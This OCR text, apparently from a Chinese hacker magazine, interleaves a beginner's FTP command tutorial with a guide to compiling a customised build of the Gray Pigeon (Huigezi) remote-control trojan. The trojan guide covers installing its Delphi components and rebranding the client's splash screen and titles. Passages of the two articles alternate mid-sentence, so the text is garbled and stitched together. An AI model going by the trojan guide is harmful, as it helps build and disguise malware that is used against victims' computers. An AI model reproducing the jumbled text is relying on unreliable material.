


图25 成功登录FTP

首先我们来建立一个文件夹，执行命令：**mkdir nohack**，可建立一个名为nohack的文件夹，然后我们用dir命令查看是否建立成功，如图26。删除目录则用命令：**rmdir nohack**。

接着用CD命令可以进入当前目录的下级目录，这跟DOS是一样的。现在我们来看看它的上传下载功能吧，在执行上传下载之前我们先要了解两个命令，第一个就是**lcd命令**，它的作用是



编译个人专版的灰鸽子

60大庆，举国欢腾，学校一放假，哥们几个就不见人了，据说去约会了。哎，谁叫我是学生会的呢，得在放假期间等候召唤，做些费力不讨好的工作。闲着没事，编辑完本期Q版，出去把妹去……不然这个学生会未来的栋梁可就绝种了啊……

文☆ obaby ☆

从本文你可以学到：

如何利用delphi和相关控件编译专版灰鸽子

我喜欢的是废话少说，直入主题。首先来安装编译环境，所有版本的灰鸽子都是Delphi编写的，大家只要安装上Delphi7编译器就行了，这没什么难度，我主要说明下怎么安装灰鸽子相关的控件。

安装控件

灰鸽子的所需控件如图1，下面开始安装。如果控件的扩展名为“**.dpk**”，就表示这个控件是需要安装的，双击打开该文件，比如“AnimationEffect[动画窗口控件]”文件夹中的那个“AnimationEffectD7.dpk”。安装的时候选择与自己的Delphi编




图1

译器相符的版本，如果不确定的话可以依次从高版本往下选择。




图2

在打开dpk后缀文件后，如图2，点击“Intall”开始安装，完成后会有提示，如图3，这时单击“OK”。

在打开新的控件安装时会提示是否保存更改到已安装的工程文件，选择“no”就可以了，如图4。如果没有相关的安装包而只有相关的源文件(如UDP控件[修正无法关机的问题])，这种控件是不需要安装的，只要在编译的时候把相关文件添加到搜寻路径中就可以了，这个在后面会详细的介绍。按照前面的操作步骤依次安装完成所有的控件后就可以开始编译灰鸽子了。




图3




图4

编译控制端(client)

打开Client目录下的H_Client.dpr，是不是熟悉的界面出来了？这里先简单的介绍下Delphi程序的文件组成，其中.pas是程

定位本地默认文件夹，就是你要上传的文件存放的目录。其次就是**bin命令**，它的意思是采用二进制传输。如果你要上传下载，这一步很重要，不先执行这个命令，上传下载会很慢的。




图26 FTP建立文件夹




图27 FTP上传文件

现在我们上传一个chilong.txt文件到FTP服务器，执行命令：**put chilong.txt**，意为将当前目录比如f:\123中的文件chilong.txt上传到FTP服务器默认目录，如图27。你还可以用“mput *.*”将所有文件上传到FTP服务器上。

至于下载文件则用GET命令，比如**get nohack.txt**，意思是将FTP服务器默认目录中的文件nohack.txt下载到当前目录下（比如f:\123）。当然，你也可以用“mget *.*”将所有文件下载到f:\123目录。删除文件的命令格式为：**delete 文件名**，命令!**dir**用于查看本地文件夹中的文件及目录。

其中FTP中的**cd ..**命令是返回上一层目录的意思，中间多了一个空格，跟我们的DOS命令有点区别，返回根目录用**cd **命令，退出命令为**bye**。

累了，困了

“bye……哈哈，好个性化的命令！”熊猫阿宝听着讲解很兴奋。


太极虎师姐说道：“其实系统命令的应用远远不止介绍的这些，我们只是引导你入门学习一下常用的命令，其它还有一些高级命令没有给你讲解，例如tracert命令、nslookup命令等。等你有一定的基础后，你就会用到这些命令了，现在跟你说这些命令估计你很难接受……”

太极虎师姐正说着，听到一阵呼噜声，定睛一看，原来阿宝终于支撑不住了，连续的新知识灌输和废寝忘食的网络实践，让它很兴奋。过度的兴奋后就是长久的疲劳吧……


看着阿宝憨憨的睡像，大家又想起了那个力斗太郎的神龙勇士。大家点点头，悄悄退出实验室，轻轻掩上门，飘然而去……熊猫阿宝在梦中又有怎样的际遇呢？下期再见！


梦中的阿宝：NO……不要啊……MY GOD……我的包子，CMD!

序的源代码，是可以修改的。比如打开ConfigServerUnit.pas，看到的就是配置服务端的窗口，如图5，这些资源都是可以修改的。另外一种是工程文件，扩展名是dpr，也就是可以直接编译生成可执行文件的Delphi工程文件。在这里其余类型的扩展名暂不考虑讲解。


图5

第一步是首先修改灰鸽子的启动画面，找到Splash.pas文件进行双击，打开后就可以编辑灰鸽子的启动画面了，如图6。在左边的资源菜单（Object TreeView）中找到Image1控件，如图7。在属性查看器中找到Picture属性，然后双击就可以打开导入图片的对话框了。接着我们选择Load，找到自己要做启动画面的图片，然后导入就可以了。



图6


图7


第二步来修改灰鸽子的标题。这个标题可能有的人修改会无法成功，为什么呢？因为如果语言文件存在的话，灰鸽子的标题和关于对话框中的内容是从外面的语言文件中读取的，如果语言文件不存在，则是使用自己的默认标题。

1、修改语言文件中的标题

在client目录下可以找到这样三个文件：**H_Client.chs**、**H_Client.cht**、**H_Client.eng**，如图8。这三个文件分别对应着灰鸽子主窗口选择语言中的简体中文、繁体中文和英文。


图8

这里以简体中文为例说明下怎么修改标题和程序的关于窗口的内容。用文本编辑器打开H_Client.chs，可以看到如图9、图10中的内容。


[General]:
Language=Chinese
Charset=134
Font=MS Sans Serif
fontsize=9

[TSplashForm]:
Title=灰鸽子

[THgzVip]:
Caption=灰鸽子 VIP 1.2:
Sound1=本机没有可用的声卡设备,您将无法使用语音功能!

图9

图9中“Caption=”后的内容就是主窗口的标题，只要修改此处就可以了。对于源文件的窗口的Caption可以不必修改，即使修改了也是无效的。图10中就是关于对话框的内容了，可以修改成自己想要的内容。修改完毕之后保存就可以了，其他两种语言文件中的对应内容也可以进行修改。




[TAboutForm]
Caption=关于 灰鸽子
Label4.Caption=2003.09.09
Label1.Caption=作者：葛军
Label2.Caption=主页：www.huigezi.net
Label3.Caption=邮箱：
Button1.Caption=确定

图10


2、修改程序源代码中的标题

需要注意的是，**灰鸽子的标题是在程序运行的过程中通过赋值语句来实现的，而不是通过控件的自定义属性。**在资源查看窗口（Object TreeView）中找到HgzVip控件，在下面的Object Inspector中找到属性（Properties），可以修改HgzVip的Caption。修改这个属性后虽然程序在编译器中的标题变了，但是生成后程序的标题仍然是原来的，所以这样修改是无效的。

